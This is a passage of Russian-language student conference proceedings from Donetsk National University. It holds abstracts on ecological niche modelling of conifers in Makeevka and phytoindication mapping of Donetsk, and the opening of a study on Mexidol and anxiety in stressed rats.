МОДЕЛИРОВАНИЕ ЭКОЛОГИЧЕСКИХ НИШ ДЛЯ ЗАДАЧ ЛАНДШАФТНОГО ДИЗАЙНА ПО ХВОЙНЫМ

Баранова И.С.

*Научный руководитель: Сафонов А.И. к.б.н., зав. кафедрой
ГОУ ВПО «ДОННУ»*

Аннотация. Реализованы практические мероприятия по установлению критических параметров существования видов родов сосна и ель в промышленном городе Донбасса – Макеевке; накоплен опыт установления диапазонов существования видов ели колючей и сосны обыкновенной. Установлено, что виды существуют в крайне неблагоприятных для полноценного развития условиях – пограничных состояниях стресс-устойчивых стратегов выживания.

Ключевые слова: экологическая ниша, мониторинг, фитоиндикация, хвойные растения.

В экологических исследованиях понятие *ниша* для хвойных рассмотрено с особой важностью [1, 2]. Донецко-Макеевская промышленная агломерация является объектом изучения ботаников по вопросам фитоиндикации [3–7], биомониторинга [8–12] и фитоэкологической экспертизы [13–18]. Эти исследования важны в том числе для осуществления государственных и региональных программ по биоиндикации в Донбассе [19, 20].

Цель работы – рассмотреть возможности использования видов родов *Pinus* L. и *Picea* Diert. с точки зрения экологических ниш выживания и благосостояния в промышленном городе. Учетные площадки для эксперимента были заложены в г. Макеевке (рис. 1, 2) – в местах рекреационного или фитооптимизационного назначения. Визуализацию экологических ниш представили на рис. 3, 4. Ввели учет требовательности видов к экологическим факторам, полученные табличные данные представили в графическом эквиваленте на плоскостном расположении.




Рисунок 1 – Места локализации дендрофитоценозов паркового назначения с представителем хвойных в городе Макеевка



Рисунок 2 – Учетные площадки: А – Центральный парк культуры и отдыха г. Макеевки; Б – район Макеевского Картодрома ; В – Центрально-городской парк имени Василия Джарты; Г – район Чайкинского кольца




Рис. 3 – Визуализация особенностей экологических ниш некоторых экотопических приуроченностей сосны обыкновенной (А) и ели колючей (Б) в условиях промышленной среды города Макеевки по основным экологическим факторам

В фитоиндикационном эксперименте использовали как анатомо-морфологические признаки, так и общие габитуальные признаки в состоянии растительных организмов.

Установлены тренды по гидроморфизму, требовательности видов к разным характеристикам состояния почвенной среды, влажности воздуха, скачкам температур в зимний и поздневесенний периоды. Словоупупность этих данных позволила моделировать ситуации по способам коррекции парковой зоны (рисунок 5).




Рисунок 4 – Степень требовательности сосны обыкновенной к основным факторам, используемым в фитоиндикационных экспериментах и при определении степени перекрытия экологических ниш в разных условиях произрастания одного вида




Рисунок 5 – Моделирование ситуации с коррекцией парковой зоны:
 А – первоначальные характеристики парка: Б – модельные прогнозы состояния парка через 20 лет (Б1 - Сценарий 1, Б2- Сценарий 2, Б3 – Сценарий 3)

Таким образом, моделирование экологических ниш представляет собой интерес как с теоретической, так и практической точек зрения – при планировании и осуществлении лесопарковой детальности в индустриальном регионе. Виды, находясь в угнетенном состоянии, реализуют свою стратегию по выживанию полноценно.

СПИСОК ЛИТЕРАТУРЫ

1. Цветков В.Ф. Потенциал лесовозобновления на вырубках Европейского Севера России // Лесоведение. – 2010. – № 3. – С. 3-14.
2. Эндемичные экологические ниши Южного (Башкирского) Зауралья: многомерность и флуктуирующие режимы / И.Ю. Усманов, И.Н. Семенова, А.В. Щербаков, Я.Т. Суюндуков // Вестник Башкирского государственного аграрного университета. – 2014. – № 1(29). – С. 16-22.
3. Городина И. С. Сценарии прогнозных вариантов дендронасаждений в парковой зоне г. Макеевки // Вестник студенческого научного общества ГОУ ВПО "Донецкий национальный университет". – 2020. – Т. 1. – № 12. – С. 40-43.
4. Сафонов А.И. Экспертиза промышленных предприятий Донбасса по состоянию фитокомпонентов // Проблемы экологии и охраны природы техногенного региона. – 2019. – № 1-2. – С. 35-43.
5. Safonov A. I. Phytoindicational monitoring in Donetsk // World Ecology Journal: 2016. – Vol. 6, № 4. – P. 59-71.
6. Сафонов А.И., Глухов А.З. Эмпирические критерии фитомониторинга техногенной нагрузки в Донбассе // Экобиотех. – 2021. – Т. 4, № 3. – С. 195-202. DOI: 10.31163/2618-964X-2021-4-3-195-202.
7. Safonov A. I. Phyto-qualimetry of toxic pressure and the degree of ecotopes transformation in Donetsk region // Problems of ecology and nature protection of technogenic region. – 2013. – № 1. – P. 52-59.
8. Сафонов А.И. Инвентаризация промышленных объектов Донбасса по фитоиндикационным критериям // Вестник Донецкого национального университета. Серия А: Естественные науки. – 2019. – № 1. – С. 121-128.
9. Гермонова Е.А. Визуализация микроклиматических изменений индикаторных признаков в локальных популяциях растений г. Донецка // Глобальные климатические изменения: региональные эффекты,

- модели, прогнозы: Материалы междунар. научн.-практич. конф. – (Воронеж, 3-5 октября 2019 г.). Воронеж: Изд-во «Цифровая полиграфия», 2019. Том 2. С. 39–40.
10. Сафонов А.И. Индикаторная роль растений в системе управления городом в промышленном регионе // Экологическая ситуация в Донбассе. – М.: Изд-во МНЭПУ, 2016. – Т. 1. – С. 288–293.
11. Сафонов А.И. Коррекция фитоиндикационных критериев оценки среды в связи с микроклиматическими изменениями в Донбассе // Глобальные климатические изменения: региональные эффекты, модели, прогнозы: Материалы междунар. научн.-практич. конф. (г. Воронеж, 3-5 октября 2019 г.). – Воронеж: Изд-во «Цифровая полиграфия», 2019. Том 2. – С. 166-167.
12. Мирненко Н.С. Спорово-пыльцевой метод в Донбассе на основе научных рекомендаций ученых России // Донецкие чтения 2017: Русский мир как цивилизационная основа научно-образовательного и культурного развития Донбасса: Матер. Междунар. научн. конф. (Донецк, 17-20 октября 2017 г.). – Том 2. – С. 97-99.
13. Калинина А.В. Фитоиндикационный мониторинг на отвалах угольных шахт г. Макеевки, внедрение данных в образовательную программу // Донецкие чтения 2017: Русский мир как цивилизационная основа научно-образовательного и культурного развития Донбасса: Матер. Междунар. науч. конф. (Донецк, 17-20 октября 2017 г.). Т. 2. – Донецк: Изд-во ДонНУ, 2017. – С. 80-82.
14. Safonov A. Ecological scales of indicator plants in an industrial region // BIO Web Conf. – Vol. 43. 03002.– 2022.– 8 p. <https://doi.org/10.1051/bioconf/20224303002>
15. Сафонов А. И. Эмпирика фитоколичественной антропогенно трансформированной среды // Проблемы экологии и охраны природы техногенного региона. – 2021. – № 3-4. – С. 42-47.
16. Сафонов А.И., Глухов А.З. Комплексная оценка техногенной нагрузки в импактном фитомониторинге Донбасса // ЭкоБиоТех 2021: Матер. VII Всероссийской конф. с междунар. участием (г. Уфа, 4-7 октября 2021 г.). – Уфа: УИБ УФИЦ РАН, 2021. – С. 150-154.
17. Майданченко В.О. Оценка рекреационных территорий промышленного города // Донецкие чтения 2017: Русский мир как цивилизационная основа научно-образовательного и культурного развития Донбасса: матер. Междунар. науч. конф. (17-20 октября 2017 г.). – Донецк: ДонНУ, 2017. – С. 93-94.
18. Горецкий О.С., Столярова Т.П., Сафонов А.И. К 115-летию выдающегося биолога Фёдора Львовича Щепотьева (1906–2000) // Историко-биологические исследования. – 2021. – Т. 13, № 4. – С. 169-183. DOI: 10.24412/2076-8176-2021-4-169-183
19. Vespalova S.V. The criteria of assessment of ecological state of environment on thresholds of sensitivity of bioindicators // Проблемы экологии и охраны природы техногенного региона. – 2011. – № 1. – С. 25-43.
20. Vespalova S.V. Conceptual approaches to standardization in system of environmental biomonitoring // Проблемы экологии и охраны природы техногенного региона. – 2013. – № 1. – С. 8-15.

MODELING OF ECOLOGICAL NICHE FOR THE TASKS OF LANDSCAPE DESIGN FOR CONIFERAS

Annotation. Implemented practical measures to establish the critical parameters for the existence of species of the genera pine and spruce in the industrial city of Donbass - Makeevka; experience has been accumulated in establishing the ranges of existence of species of prickly spruce and Scots pine. It has been established that species exist in extremely unfavorable conditions for full-fledged development - borderline states of stress-resistant survival strategies.

Keywords: ecological niche, monitoring, phytointication, conifers.

Baranova I.S.

Scientific adviser: Safonov A.I. Ph.D., Head of the Department of Botany and Ecology
Donetsk National University
E-mail: kf.botan@donnu.ru

УДК 581.15 : 581.4 (477)

ОЦЕНКА УРБАНИЗИРОВАННОЙ СРЕДЫ МЕТОДАМИ ФИТОИНДИКАЦИИ

Богущая А.Э.

*Научные руководители: Сафонов А.И. к.б.н., зав. кафедрой
Галактионова Е.В., старший преподаватель НАО «Северо-Казахстанский
университет им. М. Козыбаева», г. Петропавловск, Республика Казахстан*

Аннотация. Для центральных районов г. Донецка проведено мониторинговое обследование с учетом фитоиндикационных критериев в оценке состояния урбанизированных экотопов. Используются как комплексные фитоиндикационные данные, так и специфические признаки в условиях диагностики антропогенных экотопов.

Ключевые слова: фитоиндикация, Донбасс, фитомониторинг, экологический мониторинг, урбанизация

В детальной и континуальной оценке состояния городской среды [1, 2] важны экологический анализ [3] и геостратегические данные [4, 5], учитывающие специфику местности [6–8], степень нарушенности природных экосистем [6, 9–11] в рамках отработанных и регионально апробированных методик (фитоиндикационного) мониторинга [10, 12, 13]. Дизайнерские [14], ботанико-структурные и ценопопуляционные [15], фитооптимизационные [16–18] и диагностические [19, 20] критерии в совокупности формируют общий список требований к создаваемым и эксплуатируемым современным урбанистическим конструкциям.

Цель работы – представить результаты скрининговой программы по оценке Ворошиловского, Калининского и западной части Киевского районов г. Донецка с помощью комплексных и специфических фитоиндикационных данных в 2021 году.

Распределение нескольких блоков сравнения фитоиндикационных параметров мониторинга представлены на «досках» прямоугольных учетных площадей, позволяющих рассматривать весь экспериментальный участок как единое геоинформационное поле с полученными характеристиками на местности. Все варианты визуализации были разбиты нами на четыре смысловых блока: распределение индексов фитоиндикационной значимости по уровню комплексной техногенной нагрузки в г. Донецке (2021 г.) – изображение на рисунке 1; распределение индексов фитоиндикационной значимости по уровню механической трансформации почвогрунтов в г. Донецке (2021 г.) – изображение на рисунке 2; состояние сорно-рудеральных фитоиндикаторов для проведения полевой экспресс-диагностики – изображение на рисунке 3; распределение данных специфической эхинолофатности астровых в условиях урбанизированных экотопов г. Донецка (2021 г.) – изображение на рисунке 4. В детальном рассмотрении (если на одном квадрате выпадало изучение более одной учетной площадки), то квадрату присваивали большее значение изучаемого параметра. Ранжирование на 4 уровня в каждом конкретном примере обусловлено практической значимостью при интерпретации полученных результатов, поскольку в эколого-политическом менеджмента как правило востребована информация по наиболее благоприятным и неблагоприятным участкам, за исключением дробной информации в тех районах, которые в большей степени представляют собой социальный интерес (это характерно для селитебных районов, участков с наибольшей концентрацией людей, точек инфраструктуры образовательного назначения (детские сады, школы, учебные корпуса). Используемая технология квадратной визуализации оттенков серого позволяет сфокусировать внимание на проблемных участках в городе и проводить более детальные исследования на этих территориях для установления причин таких ситуаций.




Рис. 1. Распределение индексов фитоиндикационной значимости по уровню комплексной техногенной нагрузки в г. Донецке (2021 г.)




Рис. 2. Распределение индексов фитоиндикационной значимости по уровню механической трансформации почвогрунтов в г. Донецке (2021 г.)




Рис. 3. Состояние сорно-рудеральных фитоиндикаторов для проведения полевой экспресс-диагностики




Рис. 4. Распределение данных специфической эхинолофатности астровых в условиях урбанизированных экотопов г. Донецка (2021 г.)

Специфика проведения фитоиндикационного эксперимента в запланированном ракурсе заключается в соотношении всех результатов как опытных, т.е. по сути эффект

трансформации экосистем произошел на всех учетных площадках, только в некоторых уровень этого воздействия по дисбалансу в разительных структурах индикационной значимости может быть существенно и достоверно угнетен, тогда необходима констатация факта высокого антропогенного влияния. Накопленный опыт фитоиндикационной лаборатории кафедры ботаники и экологии Донецкого национального университета позволяет свидетельствовать, что чем сильнее уровень структурного полиморфизма растений-индикаторов по ненаследуемым признакам, тем степень трансформации локальной геосистемы выше, а значит, что и затраты на восстановление такой трансформации должны быть в большем объеме (человеческие активные или плано-природные – самовосстанавливающие гораздо меньшими темпами).

Учет объектов промышленности и источников загрязнения воздушной и почвенной среды, включая передвижные источники загрязнения, позволяет констатировать высокий уровень антропогенных трансформаций и угнетения структурно-функциональных характеристики видов, которые являются самыми устойчивыми к различным формам загрязнений и нарушений природных сред.

Исходя из полученных данных, можно констатировать, что более 85% всей городской территории представлено достаточными ресурсами для проведения индикационного мониторинга по фито-составляющим параметрам, используя данные о растениях-индикаторах сорно-рудеральной фракции урбанофлоры г. Донецка.

Плоскостное сравнение по группам значений выделяет тесную положительную корреляцию между показателями рис. 1 (индекс техногенной нагрузки по фитоиндикационной составляющей) и рис. 4 (выявленная специфическая эхинолофатность пыльцевых зерен астровых) в условиях урбанизированной среды.

Таким образом, для центральных районов г. Донецка проведено мониторинговое обследование с учетом фитоиндикационных критериев в оценке состояния урбанизированных экотопов; использованы как комплексные фитоиндикационные данные, так и специфические признаки в условиях диагностики антропогенных экотопов, выделено большую корреляцию между показателями комплексной техногенной нагрузки и частоте встречаемости эхинолофатных пыльцевых зерен представителей семейства астровых в исследуемых геолокалитетах.

СПИСОК ЛИТЕРАТУРЫ

1. Епринцев С.А., Шекоян С.В. Геоинформационное картографирование урбанизированных территорий как механизм пространственной оценки социально-экологических факторов // Геополитика и экогеодинамика регионов. – 2019. – Т. 5 (15), № 3. – С. 109-115.
2. Архипова О.Е., Епринцев С.А. Оценка динамики природного каркаса урбанизированных территорий Воронежской области по материалам дистанционного зондирования Земли // Информация и космос. – 2017. – № 3. – С. 119-125.
3. Мирненко Н.С. Спорово-пыльцевой метод в Донбассе на основе научных рекомендаций ученых России // Донецкие чтения 2017: Русский мир как цивилизационная основа научно-образовательного и культурного развития Донбасса: Матер. Междунар. научн. конф. студентов и молодых ученых (Донецк, 17-20 октября 2017 г.). – Том 2. – С. 97-99.
4. Yеprintsev S.A., Shekoyan S.V., Lepeshkina L.A., Voronin A.A., Klevtsova M.A. Technologies for creating geographic information resources for monitoring the socio-ecological conditions of cities // IOP Conference Series: Materials Science and Engineering. Electronic edition. – 2019. – P. 012012.
5. Епринцев С.А., Куролап С.А., Завьялова Ю.Н. Эколого-гигиеническая оценка городской среды с использованием снегомерных наблюдений // Вестник Воронежского государственного университета. Серия: География. Геоэкология. – 2006. – № 1. – С. 34-38.
6. Калинина А.В. Фитоиндикационный мониторинг на отвалах угольных шахт г. Макеевки, внедрение данных в образовательную программу // Донецкие чтения 2017: Русский мир как цивилизационная основа

- научно-образовательного и культурного развития Донбасса: матер. Междунар. науч. конф. студ. и молодых ученых (Донецк, 17-20 октября 2017 г.). Т. 2. – Донецк: ДонНУ, 2017. – С. 80-82.
7. Safonov A. Ecological scales of indicator plants in an industrial region // BIO Web Conf. – Vol. 43. 03002. – 2022. – 8 p. <https://doi.org/10.1051/bioconf/20224303002>
8. Сафонов А.И. Эмпирика фитоиндикации антропогенно трансформированной среды // Проблемы экологии и охраны природы техногенного региона. – 2021. – № 3-4. – С. 42-47.
9. Сафонов А.И. Идентификация некоторых родов астровых по палинологическим оттискам // Вестник Донецкого национального университета. Серия А: Естественные науки. – 2021. – № 3. – С. 69-77.
10. Сафонов А.И., Глухов А.З. Экологический фитомониторинг в Донбассе с использованием геостратегического картографирования // Проблемы промышленной ботаники индустриально развитых регионов: Матер. докладов VI Междунар. конф. (г. Кемерово, 6-7 октября 2021 г.). – Кемерово, 2021. – С. 77-79. DOI 10.53650/9785902305606_77
11. Гермонова Е.А. Анализ ботанико-экологической информации по геолокации в промышленном Донбассе // Донецкие чтения 2019: образование, наука, инновации, культура и вызовы современности: матер. IV Междунар. науч. конф. (31 октября 2019 г.). – Т. 2. – Донецк: ДонНУ, 2019. – С. 202-204.
12. Сафонов А.И. Новые виды растений в экологическом мониторинге Донбасса // Вестник Донецкого национального университета. Серия А: Естественные науки. – 2020. – № 1. – С. 96-100.
13. Сафонов А.И., Мирненко Э.И. Динамика гидрохимических показателей некоторых прудов г. Донецка // Сборник материалов XXV Международного Биос-форума и Молодежной Биос-олимпиады 2020. Книга 2. – СПб.: СПбНЦ РАН, Изд-во «Любавич». – 2020. – С. 416-418.
14. Пугосей А.П., Казакова М.А. Роль объектов ландшафтного дизайна в обеспечении социально-экологического развития общественных пространств города // Современные тенденции сельскохозяйственного производства в мировой экономике: Материалы XX Междунар. научно-практич. конф. – Кемерово: ФГБОУ ВО Кузбасская ГСХА, 2021. – С. 314-319.
15. Сафонов А.И. Чек-лист индикаторных признаков сорно-рудеральной фракции урбанофлоры г. Донецка (1998-2018 гг.) // Проблемы экологии и охраны природы техногенного региона. – 2018. – № 3-4. С. 67-72.
16. Фрунзе О.В., Олюнина Е.А. Содержание ионов кобальта и марганца в проростках газонных трав в условиях контролируемого загрязнения // Проблемы экологии и охраны природы техногенного региона. – 2021. – № 3-4. – С. 108-114.
17. Сафонов А.И., Фрунзе О.В. Фиторемедиационный эффект по данным экологического мониторинга в Донбассе // Среда, окружающая человека: природная, техногенная, социальная: Матер. VIII Междунар. научн. конф. (Брянск, 25-27 апреля 2019 г.) – Брянск: Изд-во БГИТУ, 2019. – С. 159-162.
18. Фрунзе О.В. Фиторемедиация загрязненных тяжелыми металлами почв с помощью древесных растений // Биодиагностика состояния природных и природно-техногенных систем: Мат. XIX Всерос. научно-практич. конф., 25 ноября 2021 года. – Киров: ВятГУ, 2021. – С. 332-334.
19. Сафонов А.И. Индикаторная роль растений в системе управления городом в промышленном регионе // Экологическая ситуация в Донбассе. – М.: Изд-во МНЭПУ, 2016. – Т. 1. – С. 288-293.
20. Киселева Д.В. Принципы создания шкал анатомо-морфологической пластичности фитоиндикаторов техногенного региона // Донецкие чтения 2016: Образование, наука и вызовы современности: матер. I Междунар. науч. конф. (Донецк, 16-18 мая 2016 г.). – Т. 2. – Донецк: ЮФУ, 2016. – С. 117-119.

ASSESSMENT OF URBANIZED ENVIRONMENT BY PHYTOINDICATION METHODS

Annotation. For the central districts of Donetsk, a monitoring survey was carried out taking into account phytoindication criteria in assessing the state of urbanized ecotopes. Both complex phytoindicative data and specific features were used in the conditions of diagnostics of anthropogenic ecotopes.

Keywords: phytoindication, Donbass, phytomonitoring, environmental monitoring, urbanization.

Bogutskaya A.E.

Scientific advisers:

Safonov A.I. Ph.D., Head of the Department of Botany and Ecology, Donetsk National University,

Galaktionova E.V., Senior Lecturer, M. Kozybaev North-Kazakhstan University, Petropavlovsk, Kazakhstan

E-mail: kf.botan@donnu.ru

УДК 612.833.81

**ИЗМЕНЕНИЕ УРОВНЯ ПОВЕДЕНЧЕСКОЙ ТРЕВОЖНОСТИ У
СТРЕССИРОВАННЫХ САМЦОВ БЕЛЫХ КРЫС В ТЕСТЕ «ПРИПОДНЯТЫЙ
КРЕСТООБРАЗНЫЙ ЛАБИРИНТ» ПОД ВОЗДЕЙСТВИЕМ
ФИЗИОЛОГИЧЕСКИХ ДОЗ МЕКСИДОЛА**

*Варгоцкая Л.С., Гализдра Д.Д., Гринченко А.С., Замковая М.А.
Научный руководитель: Богданова С.А., старший преподаватель
ГОУ ВПО «ДОННУ»*

Аннотация. В данном исследовании изучено изменение структуры поведения самцов белых лабораторных крыс в тесте «Приподняты крестообразный лабиринт» под действием иммобилизационного стресса и коррекции данных изменений посредством мексидола. Установлено, что характер влияния иммобилизации зависит от начальной поведенческой тревожности подопытных животных. Антиоксидантное воздействие мексидола приводит к модификациям тревожного поведения самцов белых крыс в зависимости от исходного уровня их тревожности и от предварительного эффекта стрессового фактора.

Ключевые слова: поведение, тревожность, стресс, иммобилизация, мексидол.

Вступление. В последние годы отмечается значительная активизация интереса медиков, физиологов, фармацевтов к расстройствам психоэмоциональной сферы в рамках различных форм неврологических и терапевтических заболеваний. Психоэмоциональные расстройства негативно сказываются на течении основного заболевания, изменяя его клиническую картину [5]. Это усложняет работу специалистам в постановке диагноза и в дополнение к этому расширяет область выбора необходимых лечебных препаратов. Часто врачи сталкиваются с симптомами хронических заболеваний, на обострение которых повлиял стресс, имеющий как хроническую, так и острую формы. Острый стресс характеризуется большим количеством негативных факторов в относительно короткий промежуток времени [1, 2, 6, 7]. Его эффект может проявить себя со стороны психологического состояния замкнутостью, усилением агрессии, повышенной тревожностью, потерянностью в пространстве. Ослабление памяти, внимания, способности к концентрации и обучению, как правило, характеризует постстрессовый период и не носит характер динамического, прогрессирующего процесса, является одними из наиболее распространенных показателей влияния стресса.

Причиной появления и развития психоэмоциональных расстройств может служить так называемый естественный окислительный стресс, который усугубляется влиянием различных стресс-факторов на организм животных [1, 4]. В связи с этим ведется активный поиск и разработка антиоксидантных препаратов для профилактики и лечения негативных последствий окислительного стресса, как основной причины возрастных заболеваний. Среди известных антиоксидантов мексидол занимает особое положение, поскольку он оказывает влияние на разные звенья свободнорадикальных процессов в биомембранах и внутри клетки и не обладает прооксидантным действием, что при определенных условиях характерно для многих других антиоксидантов [4].

Актуальность исследования заключается в востребованности данных, связанных с поиском способов коррекции негативных воздействий стресса на физиологические показатели. Результаты исследований могут быть использованы для дальнейшего изучения воздействия мексидола на психическое состояние животных.

Таким образом, **целью** данной работы явилось изучение влияния физиологических доз мексидола на изменение показателей уровня тревожности в тесте «Приподнятый крестообразный лабиринт» у стрессированных самцов белых крыс.

В соответствии с целью были сформулированы следующие **задачи** исследования:

1) Охарактеризовать поведение исследуемых животных в контрольных условиях, используя тест «Приподнятый крестообразный лабиринт».

2) Определить характер влияния гипокинезии на изменение поведенческой тревожности животных в тесте «Приподнятый крестообразный лабиринт» в зависимости от их индивидуально-типологических особенностей.

3) Изучить влияние физиологических доз антиоксиданта (мексидола) на поведенческие показатели в тесте «Приподнятый крестообразный лабиринт» у интактных животных и у самцов белых крыс, подвергнутых стрессу.

